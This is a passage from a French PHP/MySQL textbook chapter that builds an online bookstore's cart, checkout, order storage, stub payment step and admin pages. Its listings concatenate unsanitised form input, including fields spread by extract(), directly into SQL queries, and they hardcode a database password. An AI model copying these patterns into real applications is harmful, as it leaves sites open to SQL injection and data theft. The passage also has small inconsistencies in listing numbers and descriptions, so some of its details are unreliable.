2. Fournir une image pour chaque livre, s'il en existe une. Nous nous servons des attributs *height* et *width* des balises `img` de HTML pour réduire un peu la taille de l'image. Il en résulte une légère distorsion des images, mais elles sont suffisamment petites pour que cela ne pose pas de problème. Si cela vous gêne, vous pouvez toujours modifier leur taille avec la bibliothèque gd que nous avons présentée au Chapitre 20 ou générer manuellement des images plus petites pour chaque produit.

3. Transformer chaque entrée du panier virtuel en un lien vers le livre correspondant, c'est-à-dire vers *show_book.php* avec le code ISBN comme paramètre.

4. Si nous appelons la fonction avec le paramètre `change` défini à `true` (ou s'il n'est pas défini, puisqu'il est à `true` par défaut), nous affichons les boîtes contenant les quantités d'articles dans un formulaire se terminant par le bouton *Save Changes* (lorsque nous nous servirons à nouveau de cette fonction après que l'utilisateur aura réglé sa commande, nous ferons en sorte qu'il ne puisse plus modifier sa commande).

Cette fonction n'est pas très complexe, mais elle s'occupe de plusieurs points importants, c'est pourquoi il peut être intéressant de l'examiner avec attention.

Ajouter des articles dans le panier virtuel

Si un utilisateur arrive sur la page *show_cart.php* en cliquant sur le bouton *Add To Cart*, il faut s'occuper de sa dernière commande avant d'afficher le contenu de son panier virtuel. Vous devez en effet ajouter l'article concerné au panier en suivant les étapes ci-après.

Tout d'abord, si l'utilisateur n'avait pas encore ajouté d'article dans son panier virtuel, nous devons créer un nouveau panier virtuel :

```
if(!isset($_SESSION['cart'])) {
  $_SESSION['cart'] = array();
  $_SESSION['items'] = 0;
  $_SESSION['total_price'] ='0.00';
}
```

Pour commencer, le panier virtuel est vide.

Ensuite, après avoir configuré le panier virtuel, nous pouvons y ajouter l'article :

```
if(isset($_SESSION['cart'][$new])) {
  $_SESSION['cart'][$new]++;
} else {
  $_SESSION['cart'][$new] = 1;
}
```

Dans cette partie du code, nous vérifions si l'article a déjà été ajouté dans le panier virtuel. Si c'est le cas, nous incrémentons la quantité de cet article. Dans le cas contraire, nous ajoutons le nouvel article dans le panier virtuel.

Ensuite, nous devons calculer le montant total de la commande et le nombre total d'articles dans le panier virtuel. Pour cela, nous faisons appel aux fonctions `calculate price()` et `calculate items()` :

```
$_SESSION['total_price'] = calculate_price($_SESSION['cart']);
$_SESSION['items'] = calculate_items($_SESSION['cart']);
```

Ces fonctions se trouvent dans la bibliothèque *book_fns.php*. Leur code est présenté, respectivement, dans les Listings 26.11 et 26.12.

Listing 26.11 : La fonction *calculate_price()* de *book_fns.php* — Cette fonction calcule et retourne le montant total de la commande du client

```
function calculate_price($cart) {
  // Calcule la somme des prix de tous les articles du panier
  $price = 0.0;
  if(is_array($cart)) {
    $conn = db_connect();
    foreach($cart as $isbn => $qty) {
      $query = "select price from books where isbn='".$isbn."'";
      $result = $conn->query($query);
      if ($result) {
        $item = $result->fetch_object();
        $item_price = $item->price;
        $price +=$item_price*$qty;
      }
    }
  }
  return $price;
}
```

Comme vous pouvez le constater, la fonction `calculate price()` va chercher le prix de chaque article du panier virtuel dans la base de données. Cette approche étant un peu lente, nous enregistrons les prix (et le nombre total d'articles) dans des variables de session que nous ne recalculerons que lorsque le contenu du panier virtuel est modifié.

Listing 28.12 : La fonction *calculate_items()* de *book_fns.php* — Cette fonction calcule et retourne le nombre total d'articles du panier virtuel

```
function calculate_items($cart) {
  // Calcule le nombre d'articles total dans le panier
  $items = 0;
  if(is_array($cart))   {
    foreach($cart as $isbn => $qty) {
      $items += $qty;
    }
  }
  return $items;
}
```

La fonction `calculate items()` est plus simple puisqu'elle se contente de parcourir le panier virtuel et d'ajouter les quantités des différents articles pour obtenir le nombre total d'articles en utilisant la fonction `array sum()`. S'il n'y a pas encore de tableau (si le panier virtuel est vide), elle renvoie simplement 0 (zéro).

Enregistrer le panier virtuel modifié

Si l'utilisateur parvient au script *show_cart.php* en cliquant sur le bouton *Save Changes*, le processus est un peu différent. Dans ce cas, nous arrivons sur la page *via* un formulaire d'envoi. Si vous examinez le code attentivement, vous verrez que le bouton *Save Changes* est en fait le bouton d'envoi d'un formulaire qui contient la variable cachée `save`. Si cette variable est définie, nous savons que nous sommes arrivés sur ce script avec le bouton *Save Changes*. Cela signifie que l'utilisateur a probablement modifié des quantités dans son panier virtuel et que nous devons les mettre à jour.

Si vous revenez aux champs de texte dans la partie du script `display cart()` du fichier *output_fns.php* qui est consacrée au formulaire *Save Changes*, vous constaterez que leur nom provient du code ISBN de l'article qu'ils représentent :

```
echo "<input type=\"text\" name=\"".$isbn."\" value=\"".$qty."\"
             size=\"3\">";
```

Intéressons-nous maintenant à la partie du script qui enregistre les modifications :

```
if(isset($_POST['save'])) {
  foreach ($_SESSION['cart'] as $isbn => $qty) {
    if($_POST[$isbn] == '0') {
      unset($_SESSION['cart'][$isbn]);
    } else {
```

```
        $_SESSION['cart'][$isbn] = $_POST[$isbn];
      }
    }

    $_SESSION['total_price'] = calculate_price($_SESSION['cart']);
    $_SESSION['items'] = calculate_items($_SESSION['cart']);
  }
```

Vous pouvez constater que nous parcourons le panier virtuel et que, pour chaque `isbn` du panier virtuel, nous vérifions la variable `POST` qui porte ce nom. Il s'agit des champs provenant du formulaire *Save Changes.*

Si l'un de ces champs vaut 0, nous supprimons l'article correspondant du panier virtuel à l'aide de `unset()`. Sinon nous mettons à jour le panier virtuel pour qu'il corresponde aux champs du formulaire, comme ceci :

```
if($_POST[$isbn] == '0') {
  unset($_SESSION['cart'][$isbn]);
} else {
  $_SESSION['cart'][$isbn] = $_POST[$isbn];
}
```

Après ces mises à jour, nous appelons une fois de plus `calculate price()` et `calculate items()` pour déterminer les valeurs des variables de session `total price` et `items`.

Afficher une barre d'en-tête de résumé

Vous avez déjà remarqué que la barre d'en-tête de chaque page contient un résumé du contenu du panier virtuel. Ce résumé est produit en affichant la valeur des variables de session `total price` et `items` dans cette barre, à l'aide de la fonction `do html header()`.

Ces variables sont enregistrées lors de la première visite de l'utilisateur sur la page *show_cart.php*. Nous devons également prendre en compte le cas où l'utilisateur n'a pas encore visité cette page. Le code correspondant se trouve aussi dans la fonction `do html header()` :

```
if (!$_SESSION['items']) {
  $_SESSION['items'] = '0';
}
if (!$_SESSION['total_price']) {
  $_SESSION['total_price'] = '0.00';
}
```


Règlement des achats

Lorsque l'utilisateur clique sur le bouton *Go to Checkout* de son panier virtuel, cela active le script *checkout.php*. Il est préférable que l'utilisateur accède à cette page et aux suivantes *via* SSL, mais l'application exemple présentée ici ne vous y oblige pas. Pour plus d'informations sur SSL, reportez-vous au Chapitre 16.

La page du règlement des achats est présentée à la Figure 26.8.

Figure 26.8

Le script checkout.php *récupère les informations relatives au client.*



Ce script demande au client de saisir son adresse (et l'adresse de livraison si elle est différente). Il s'agit d'un script très simple dont le code est présenté dans le Listing 26.13.

Listing 26.13 : *checkout.php* — Ce script demande au client de saisir diverses informations

```
<?php
  // Inclut nos fonctions.
 include ('book_sc_fns.php');

// Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

do_html_header("Checkout");

  if(($_SESSION['cart']) && (array_count_values($_SESSION['cart']))) {
    display_cart($_SESSION['cart'], false, 0);
    display_checkout_form();
  } else {
    echo "<p>There are no items in your cart</p>";
  }
```

```
    display_button("show_cart.php", "continue-shopping",
    "Continue Shopping");

    do_html_footer();
  ?>
```

Ce script ne contient aucune surprise particulière. Si le panier virtuel est vide, le script avertit le client. Dans le cas contraire, il affiche le formulaire de la Figure 26.8.

Si l'utilisateur clique sur le bouton *Purchase* en bas du formulaire, il arrive sur le script *purchase.php*, dont le résultat est représenté par la Figure 26.9.




Figure 26.9

Le script purchase.php *recalcule les frais de livraison et le montant total de la commande, et demande au client de fournir des informations sur son moyen de paiement.*

Le code de ce script est légèrement plus compliqué que celui de *purchase.php*. Vous le trouverez dans le Listing 26.14.

Listing 26.14 : *purchase.php* — Ce script enregistre les détails de la commande dans la base de données et récupère les informations de paiement

```
<?php
 include ('book_sc_fns.php');

  // Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

do_html_header("Checkout");

  // create short variable names
  $name = $_POST['name'];
  $address = $_POST['address'];
  $city = $_POST['city'];
  $zip = $_POST['zip'];
  $country = $_POST['country'];

  // Si le formulaire est rempli
if (($_SESSION['cart']) && ($name) && ($address) && ($city)
           && ($zip) && ($country)) {
    // On peut l'insérer dans la base de données
    if(insert_order($_POST) != false ) {
      // Affiche le panier sans permettre sa modification et sans images.
      display_cart($_SESSION['cart'], false, 0);

      display_shipping(calculate_shipping_cost());

      // Obtient les détails sur la carte de crédit
      display_card_form($name);

      display_button("show_cart.php", "continue-shopping", "
                     Continue Shopping");
    } else {
      echo "<p>Could not store data, please try again.</p>";
      display_button('checkout.php', 'back', 'Back');
    }
  } else {
    echo "<p>You did not fill in all the fields, please try again.</p><hr
    display_button('checkout.php', 'back', 'Back');
  }

  do_html_footer();
?>
```

L'algorithme utilisé ici est assez simple : nous vérifions si l'utilisateur a correctement rempli le formulaire et nous ajoutons ses informations dans la base de données en appelant la fonction `insert order()`, qui se contente d'ajouter les informations relatives au client dans la base de données. Son code se trouve dans le Listing 26.15.

Listing 26.15 : La fonction *insert_order()* de *order_fns.php* — Cette fonction ajoute toutes les informations relatives à la commande du client dans la base de données

```
<?php
function process_card($card_details) {
  // Connexion à la passerelle de paiement ou utilisation de gpg pour
  // chiffrer et envoyer par mail, ou stockage dans la BD, si vous
  // préférez vraiment

  return true;
}

function insert_order($order_details) {
  // Extraction de order_details dans des variables
  extract($order_details);

  // Initialise l'adresse de livraison avec l'adresse du client.
if((!$ship_name) && (!$ship_address) && (!$ship_city)
       && (!$ship_state) && (!$ship_zip) && (!$ship_country)) {
    $ship_name = $name;
    $ship_address = $address;
    $ship_city = $city;
    $ship_state = $state;
    $ship_zip = $zip;
    $ship_country = $country;
  }

  $conn = db_connect();

  // On veut insérer la commande dans une transaction. On en lance une
  // en désactivant autocommit.
  $conn->autocommit(FALSE);

  // Insertion de l'adresse du client
  $query = "select customerid from customers where
            name = '".$name."' and address = '".$address."'
            and city = '".$city."' and state = '".$state."'
            and zip = '".$zip."' and country = '".$country."'";

  $result = $conn->query($query);

  if($result->num_rows>0) {
    $customer = $result->fetch_object();
    $customerid = $customer->customerid;
  } else {
    $query = "insert into customers values
('', '".$name."','".$address."','".$city."',
             '".$state."','".$zip."','".$country."')";
    $result = $conn->query($query);

    if (!$result) {
       return false;
    }
  }

  $customerid = $conn->insert_id;

  $date = date("Y-m-d");
```

```
  $query = "insert into orders values
('', '".$customerid."', '".$_SESSION['total_price']."',
            '".$date."', '".PARTIAL."', '".$ship_name."',
            '".$ship_address."', '".$ship_city."',
            '".$ship_state."', '".$ship_zip."',
            '".$ship_country."')";

  $result = $conn->query($query);
  if (!$result) {
    return false;
  }

  $query = "select orderid from orders where
              customerid = '".$customerid."' and
              amount > (".$_SESSION['total_price']."-.001) and
              amount < (".$_SESSION['total_price']."+.001) and
              date = '".$date."' and
              order_status = 'PARTIAL' and
              ship_name = '".$ship_name."' and
              ship_address = '".$ship_address."' and
              ship_city = '".$ship_city."' and
              ship_state = '".$ship_state."' and
              ship_zip = '".$ship_zip."' and
              ship_country = '".$ship_country."'";

  $result = $conn->query($query);

  if($result->num_rows>0) {
    $order = $result->fetch_object();
    $orderid = $order->orderid;
  } else {
    return false;
  }

  // Insertion de chaque livre
  foreach($_SESSION['cart'] as $isbn => $quantity) {
    $detail = get_book_details($isbn);
    $query = "delete from order_items where
              orderid = '".$orderid."' and isbn = '".$isbn."'";
    $result = $conn->query($query);
    $query = "insert into order_items values
              ('".$orderid."', '".$isbn."', ".$detail['price'].",
               $quantity)";
    $result = $conn->query($query);
    if(!$result) {
      return false;
    }
  }

  // Fin de la transaction
  $conn->commit();
  $conn->autocommit(TRUE);

  return $orderid;
}

?>
```

Cette fonction est assez longue, parce que nous devons insérer les informations relatives au client, les détails de la commande et les détails de chaque livre commandé.

Notez que les différentes parties de l'insertion sont placées dans une transaction qui commence avec :

```
$conn->autocommit(FALSE);
```

et se termine par :

```
$conn->commit();
$conn->autocommit(TRUE);
```

Il s'agit du seul endroit de cette application où vous devez utiliser une transaction. Pourquoi n'y en a-t-il pas besoin ailleurs ? Examinez le code de la fonction `db connect()` :

```
function db_connect() {
   $result = new mysqli('localhost', 'book_sc', 'password', 'book_sc');
   if (!$result) {
      return false;
   }
   $result->autocommit(TRUE);
   return $result;
}
```

Ce code est légèrement différent de celui utilisé pour cette fonction dans les autres chapitres. Après avoir créé la connexion à MySQL, vous devez activer le mode autocommit afin de vous assurer que chaque instruction SQL sera automatiquement validée, comme on l'a déjà expliqué . Ensuite, lorsque vous souhaitez utiliser une transaction englobant plusieurs instructions, il suffit de désactiver le mode autocommit, de réaliser la série d'insertions, de valider les données et de réactiver le mode autocommit.

Nous calculons ensuite les frais de livraison en fonction de l'adresse du client et nous les affichons avec la ligne suivante :

```
display_shipping(calculate_shipping_cost());
```

La fonction `calculate shipping cost()` renvoie toujours la même somme, 20 €. Pour un site réel, vous devrez choisir un moyen d'expédition, déterminer combien il vous en coûtera pour les différentes destinations et calculer les frais d'envoi en conséquence.


Nous affichons ensuite un formulaire permettant au client de saisir les informations de sa carte de crédit, grâce à la fonction `display card form()` de la bibliothèque *output_fns.php*.

Implémentation du paiement

Lorsqu'un utilisateur clique sur le bouton *Purchase*, les détails de paiement sont traités par le script *process.php*. La Figure 26.10 représente le résultat d'un paiement réussi.

Figure 26.10

La transaction est réussie, les articles doivent maintenant être envoyés.



Le code de *process.php* se trouve dans le Listing 26.16.

Listing 26.16 : *process.php* — Ce script prend en charge le traitement du paiement et affiche son résultat

```
<?php
include ('book_sc_fns.php');
  // Le panier virtuel a besoin des sessions, donc nous en ouvrons une.
  session_start();

   do_html_header('Checkout');

  $card_type = $_POST['card_type'];
  $card_number = $_POST['card_number'];
  $card_month = $_POST['card_month'];
  $card_year = $_POST['card_year'];
  $card_name = $_POST['card_name'];

  if(($_SESSION['cart']) && ($card_type) && ($card_number) &&
     ($card_month) && ($card_year) && ($card_name)) {
    // Affiche le panier sans autoriser de modification et sans image.
    display_cart($_SESSION['cart'], false, 0);
```

```
    display_shipping(calculate_shipping_cost());

    if(process_card($_POST)) {
      //empty shopping cart
      session_destroy();
      echo "<p>Thank you for shopping with us. Your order has been
            placed.</p>";
      display_button("index.php", "continue-shopping",
                     "Continue Shopping");
    } else {
      echo "<p>Could not process your card. Please contact the card
            issuer or try again.</p>";
      display_button("purchase.php", "back", "Back");
    }
  } else {
    echo "<p>You did not fill in all the fields,
          please try again.</p><hr />";
    display_button("purchase.php", "back", "Back");
  }

  do_html_footer();
?>
```

Nous traitons la carte de crédit de l'utilisateur et, si tout s'est bien passé, nous fermons la session du client.

Telle qu'elle est écrite, la fonction qui s'occupe du traitement de la carte de crédit se contente de renvoyer `true`. Dans le cadre d'une véritable implémentation, il faudrait effectuer quelques vérifications (valider la date d'expiration de la carte et s'assurer que les numéros sont corrects) avant de traiter le paiement.

Pour un site réel, vous devez choisir un mécanisme de validation du paiement. Vous pouvez notamment :

- Faire appel à un service de validation des transactions. Il existe dans ce cas plusieurs possibilités en fonction de l'endroit où vous vous trouvez. Certains de ces services sont effectués en temps réel, contrairement à d'autres : ce choix dépend du service que vous proposez. S'il s'agit d'un service en ligne, il peut être intéressant de valider la transaction en temps réel. Si vous vendez des articles matériels, c'est un peu moins important. Dans tous les cas, ces fournisseurs de services vous évitent de prendre la responsabilité de stocker des numéros de carte de crédit.
- Vous faire envoyer le numéro de carte de crédit par e-mail chiffré, par exemple en utilisant PGP ou GPG, comme nous l'avons vu au Chapitre 16. Lorsque vous recevez ces e-mails, vous pouvez les déchiffrer et traiter les transactions manuellement.
- Stocker les numéros de cartes de crédit dans votre base de données. Nous ne vous conseillons pas cette approche, à moins que vous ne soyez réellement certain de la

sécurité de votre système. Nous vous suggérons de relire le Chapitre 16 pour savoir à quel point c'est une mauvaise idée.

Ces considérations terminent notre étude du module de paiement et du panier virtuel.

Implémentation d'une interface d'administration

L'interface d'administration que nous avons implémentée est très simple. Nous avons seulement mis en place une interface web pour la base de données, complétée par un mécanisme d'authentification, en nous servant principalement du code que nous avions mis en œuvre au Chapitre 25. Nous l'avons recopié ici pour que notre étude soit complète, mais ne nous y attarderons pas.

L'interface d'administration demande aux utilisateurs d'ouvrir une session avec le fichier *login.php*, qui les renvoie ensuite au menu d'administration, *admin.php*. La page de connexion est présentée dans la Figure 26.11. Nous n'avons pas recopié ici le fichier *login.php* pour ne pas nous étendre sur ce sujet et parce qu'il s'agit presque exactement du même fichier que celui du Chapitre 25. Si vous souhaitez l'examiner, il se trouve sur le site Pearson. Le menu d'administration est présenté à la Figure 26.12.




Figure 26.11

Les utilisateurs doivent se servir de la page de connexion pour accéder aux fonctions d'administration.




Figure 26.12

Le menu d'administration permet d'accéder aux fonctions d'administration de la base de données.

Le code du menu d'administration est présenté dans le Listing 26.17.

Listing 26.17 : *admin.php* — Ce script authentifie l'administrateur et lui permet d'accéder aux fonctions d'administration

```
<?php

// Inclut le fichier de fonctions pour cette application.
require_once('book_sc_fns.php');
session_start();

if (($_POST['username']) && ($_POST['passwd'])) {
    // Essai de connexion

    $username = $_POST['username'];
    $passwd = $_POST['passwd'];

    if (login($username, $passwd)) {
      // Si cet utilisateur est dans la base, on enregistre son ID.
      $_SESSION['admin_user'] = $username;

   } else {
```

```
        // Échec de la connexion
        do_html_header("Problem:");
        echo "<p>You could not be logged in.<br/>
              You must be logged in to view this page.</p>";
        do_html_url('login.php', 'Login');
        do_html_footer();
        exit;
      }
}

do_html_header("Administration");
if (check_admin_user()) {
  display_admin_menu();
} else {
  echo "<p>You are not authorized to enter the administration area.</p>";
}
do_html_footer();
?>
```

Ce code vous est probablement familier puisqu'il ressemble en effet à un script du Chapitre 25. Lorsque l'administrateur arrive sur ce script, il peut modifier son mot de passe ou se déconnecter. Ce code étant identique à celui du Chapitre 25, nous ne le détaillerons pas ici.

Après sa connexion, nous identifions l'administrateur à l'aide de la variable de session `admin user` et de la fonction `check admin user()`. Cette fonction, ainsi que toutes les autres fonctions utilisées par les scripts d'administration, se trouve dans la bibliothèque de fonctions *admin_fns.php*.

Si l'administrateur choisit d'ajouter une nouvelle catégorie ou un nouveau livre, il arrive sur *insert_category_form.php* ou *insert_book_form.php*, en fonction de son choix. Ces scripts affichent un formulaire que l'administrateur doit remplir et qui est ensuite traité par un script (*insert_category.php* ou *insert_book.php*) qui vérifie que le formulaire est rempli correctement et qui insère les nouvelles données dans la base. Nous nous contenterons d'étudier dans ce chapitre l'insertion de nouveaux livres, puisque l'insertion d'une nouvelle catégorie est très similaire.

La page produite par *insert_book_form.php* est présentée à la Figure 26.13.

Vous remarquerez que le champ *Category* des livres est un élément HTML `SELECT` dont les options proviennent d'un appel à la fonction `get categories()` que nous avons déjà vue.

Lorsque l'administrateur clique sur le bouton *Add Book*, le script *insert_book.php* est activé. Son code est présenté dans le Listing 26.18.




Figure 26.13

Ce formulaire permet à l'administrateur d'ajouter de nouveaux livres dans le catalogue en ligne.

Listing 26.18 : *insert_book.php* — Ce script valide les données d'un nouveau livre et les ajoute dans la base de données

```
<?php

// Inclut le fichier de fonctions pour cette application.
require_once('book_sc_fns.php');
session_start();

do_html_header("Adding a book");
if (check_admin_user()) {
  if (filled_out($_POST)) {
    $isbn = $_POST['isbn'];
    $title = $_POST['title'];
    $author = $_POST['author'];
    $catid = $_POST['catid'];
    $price = $_POST['price'];
    $description = $_POST['description'];

    if(insert_book($isbn, $title, $author, $catid,
                   $price, $description)) {
      echo "<p>Book <em>".stripslashes($title)."</em> was added to the
            database.</p>";
    } else {
      echo "<p>Book <em>".stripslashes($title)."</em> could not be
            added to the database.</p>";
    }
  } else {
    echo "<p>You have not filled out the form.  Please try again.</p>";
  }
```

```
    do_html_url("admin.php", "Back to administration menu");
} else {
    echo "<p>You are not authorised to view this page.</p>";
}

do_html_footer();
?>
```

Vous pouvez constater que ce script appelle la fonction `insert book()`. Cette fonction, ainsi que toutes les autres fonctions intervenant dans les scripts d'administration, se trouve dans la bibliothèque de fonctions *admin_fns.php*.

En plus d'ajouter de nouvelles catégories et de nouveaux livres, l'administrateur peut modifier et supprimer ces éléments. Nous avons implémenté cette fonctionnalité en réutilisant le code existant au maximum. Lorsque l'administrateur clique sur le lien *Go to main site* dans le menu d'administration, il se retrouve sur la page contenant la liste des catégories, `index.php`, et peut naviguer sur le site de la même manière qu'un utilisateur classique, en utilisant les mêmes scripts.

Cependant, la navigation des administrateurs est un peu différente. Les options qui leur sont proposées ne sont pas les mêmes que celles des utilisateurs classiques, puisqu'ils utilisent la variable de session `admin user`. Par exemple, si vous comparez avec la page *show_book.php* que nous avons déjà vue dans ce chapitre, vous pouvez constater que le menu des options est légèrement différent (voir Figure 26.14).




Figure 26.14

Le script show_book.php *produit un affichage différent pour les administrateurs.*

Sur cette page, l'administrateur a accès à de nouvelles options : *Edit Item* et *Admin Menu*. Vous remarquerez également qu'aucun panier virtuel n'est affiché dans le coin supérieur droit de la page. Celui-ci est remplacé par un bouton *Log Out*.

